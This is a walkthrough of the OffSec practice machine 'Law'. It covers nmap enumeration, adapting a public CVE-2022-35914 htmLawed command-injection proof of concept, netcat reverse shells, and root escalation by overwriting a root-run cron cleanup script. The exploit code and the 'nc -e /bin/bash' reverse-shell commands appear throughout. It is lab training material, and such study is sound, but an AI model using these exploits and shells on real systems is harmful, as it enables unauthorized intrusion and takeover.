



OffSec Practice

law(Intermediate)

Alif

Enumeration

Nmap


```
(kali@kali) - [~/Desktop/offsecLab/Law] Code
$ cat nmap.out.nmap
# Nmap 7.94SVN scan initiated Thu Jan 25 21:31:21 2024 as: nmap -min-rate=10000 -Pn -sCV -A -p 22,80 -oA nmap.out 192.168.
Nmap scan report for 192.168.
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|   3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
|   256  26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_  256  fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
80/tcp    open  http      Apache httpd 2.4.56 ((Debian))
|_ http-title: htmlawed (1.2.5) test
|_ http-server-header: Apache/2.4.56 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jan 25 21:31:38 2024 -- 1 IP address (1 host up) scanned in 16.66 seconds
```

Port 80 (HTTP)

Upon looking around in the http server, I got this:



Getting the shell

So I saw that this is using the htmlawed framework, so I googled for an exploit and found this exploit on github:

<https://github.com/cosad3s/CVE-2022-35914-poc/blob/main/CVE-2022-35914.py>

```

1  #!/usr/bin/python
2  # -*- coding: utf-8 -*-
3
4  import argparse
5  from bs4 import BeautifulSoup
6  import requests
7  import sys
8  import re
9
10 requests.packages.urllib3.disable_warnings()
11
12 RED = '\x1b[91m'
13 BLUE = '\033[94m'
14 GREEN = '\033[32m'
15 ENDC = '\033[0m'
16
17 banner="""
18
19  / _ _\  / / _ | | _ \ / _ \ | _ \ / _ \ / _ \ | | |
20  | | \ \ / / | | _ _ ) | | | | | | | _ \ \ \ \ ( ) | | | |
21  | | \ \ / / | | _ _ / _ / | | / _ / _ / _ _ ( ) | | \ | | _ |
22  \ _ | \ / | _ | | _ \ / _ _ | | _ / _ / _ / _ | |
23  """
24
25 def main():
26     print(banner)
27     parser = argparse.ArgumentParser(description='CVE-2022-35914 - GLPI - Command injection using a third-party library script')
28     parser.add_argument('-u', type=str, required=True, dest='url', help = "URL to test")
29     parser.add_argument('-c', type=str, required=False, dest='cmd', default = "id", help = "Command to launch (default: id)")
30     parser.add_argument('-f', type=str, required=False, dest='hook', default = "exec", help = "PHP hook function (default: exec)")
31     parser.add_argument('--check', action="store_true", dest='check', help = "Just check, no command execution.")

```

However, the exploit wont work just as is, will need to change the uri:

```

33     args = parser.parse_args()
34     exploit(args.url, args.cmd, args.user_agent, args.check, args.hook)
35
36  ✓ def exploit(url, cmd, user_agent, check, hook):
37     uri = "/vendor/htmlawed/htmlawed/htmlLewedTest.php"
38     headers = {'User-Agent': user_agent}
39
40     session = requests.Session()
41     response_part1 = session.get(str(url)+uri, verify=False, headers=headers)
42     if (response_part1.status_code != 200):

```

Then I will need to blank it out:

```
def exploit(url,cmd,user_agent,check,hook):
    uri = "/"
    headers = {'User-Agent': user_agent}

    session = requests.Session()
```

So now it works, and the default command id is running:

```
(kali@kali)-[~/Desktop/offsecLab/law]
$ python exploit.py -u http://[REDACTED] /

[+] Command output (Return code: 0):
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Next command to run is a reverse shell, so i will set a listener and run the exploit again:

```
file /usr/lib/python3/dist-packages/requests/sessions.py, line 587, in request
    response = self.send(request, **kwargs)
file /usr/lib/python3/dist-packages/requests/sessions.py, line 587, in request
    resp = self.send(prepare_request(urllib3.util.urlparse.urlsplit(url), data=data, json=json, **kwargs))
file /usr/lib/python3/dist-packages/requests/sessions.py, line 701, in send
    r = adapter.send(request, **kwargs)
file /usr/lib/python3/dist-packages/requests/adapters.py, line 489, in send
    resp = conn.urlopen(
file /usr/lib/python3/dist-packages/urllib3/connectionpool.py, line 704, in urlopen
    httplib_response = self._make_request(
file /usr/lib/python3/dist-packages/urllib3/connectionpool.py, line 450, in _make_request
    six.raise_from(e, None)
file <string>, line 3, in raise_from
    six.raise_from(e, None)
file /usr/lib/python3/dist-packages/urllib3/connectionpool.py, line 445, in _make_request
    httplib_response = conn.urlopen(
file /usr/lib/python3.11/http/client.py, line 1378, in getresponse
    response.begin()
file /usr/lib/python3.11/http/client.py, line 318, in begin
    version, status, reason = self._read_status()
file /usr/lib/python3.11/http/client.py, line 279, in _read_status
    line = str(self.fp.readline(_MAXLINE + 1), "iso-8859-1")
file /usr/lib/python3.11/socket.py, line 706, in readinto
    return self._sock.recv_into(b)
KeyboardInterrupt

(kali@kali)-[~/Desktop/offsecLab/law]
$ python exploit.py -u http://[REDACTED] -c 'nc -e /bin/bash 192.168.45.182 4444'
```

```
(kali@kali)-[~/Desktop/offsecLab/law]
$ nc -nlpv 4444
listening on [any] 4444 ...
connect to [192.168.45.182] from (UNKNOWN) [192.168.45.182] 45944
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@law:/var/www/html$ "Z
zsh: suspended nc -nlpv 4444

(kali@kali)-[~/Desktop/offsecLab/law]
$ stty raw -echo;fg
[1] + continued nc -nlpv 4444

www-data@law:/var/www/html$ export TERM=xterm
www-data@law:/var/www/html$ cd /dev/shm
www-data@law:/dev/shm$ ls
pspy64
www-data@law:/dev/shm$ chmod +x pspy64
www-data@law:/dev/shm$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f96a1598a4312b9faa093d8dc8ae19567977a6d

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for
00ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) |
e)
Draining file system events due to startup...
done
2024/01/25 22:28:45 CMD: UID=0 PID=4 |
2024/01/25 22:28:45 CMD: UID=0 PID=3 |
2024/01/25 22:28:45 CMD: UID=0 PID=2 |
2024/01/25 22:28:45 CMD: UID=0 PID=1 | /sbin/init
2024/01/25 22:29:01 CMD: UID=0 PID=1119 | /usr/sbin/CRON -f
2024/01/25 22:29:01 CMD: UID=0 PID=1120 | /usr/sbin/CRON -f
2024/01/25 22:29:01 CMD: UID=0 PID=1121 | /bin/bash /var/www/cleanup.sh
2024/01/25 22:29:01 CMD: UID=0 PID=1122 | rm -rf /var/log/apache2/error.log
2024/01/25 22:29:01 CMD: UID=0 PID=1123 | /bin/bash /var/www/cleanup.sh
```

To get the root, i ran a pspy64 script and noticed that a cleanup.sh is being run:

```
2024/01/25 22:28:45 CMD: UID=0 PID=4 |
2024/01/25 22:28:45 CMD: UID=0 PID=3 |
2024/01/25 22:28:45 CMD: UID=0 PID=2 |
2024/01/25 22:28:45 CMD: UID=0 PID=1 | /sbin/init
2024/01/25 22:29:01 CMD: UID=0 PID=1119 | /usr/sbin/CRON -f
2024/01/25 22:29:01 CMD: UID=0 PID=1120 | /usr/sbin/CRON -f
2024/01/25 22:29:01 CMD: UID=0 PID=1121 | /bin/bash /var/www/cleanup.sh
2024/01/25 22:29:01 CMD: UID=0 PID=1122 | rm -rf /var/log/apache2/error.log
2024/01/25 22:29:01 CMD: UID=0 PID=1123 | /bin/bash /var/www/cleanup.sh
```

and cleanup does nothing but remove some logs:

```

Exiting program... (interrupt)
www-data@law:/dev/shm$ cat /var/www/cleanup.sh
#!/bin/bash

rm -rf /var/log/apache2/error.log
rm -rf /var/log/apache2/access.log
www-data@law:/dev/shm$ █

```

Im going to use echo to put in a reverse shell command:

```

www-data@law:/dev/shm$ cat /var/www/cleanup.sh
#!/bin/bash

rm -rf /var/log/apache2/error.log
rm -rf /var/log/apache2/access.log
www-data@law:/dev/shm$ echo "nc -e /bin/bash 192.168.1.100 4567" > /var/www/cleanup.sh
www-data@law:/dev/shm$ cat /var/www/cleanup.sh
nc -e /bin/bash 192.168.1.100 4567
www-data@law:/dev/shm$ ./pspy64

```

Checking back on the listener, it ran and I got the root shell:

```

nc -lvp 4567
listening on [any] 4567 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.100] 35958
id
uid=0(root) gid=0(root) groups=0(root)
█

```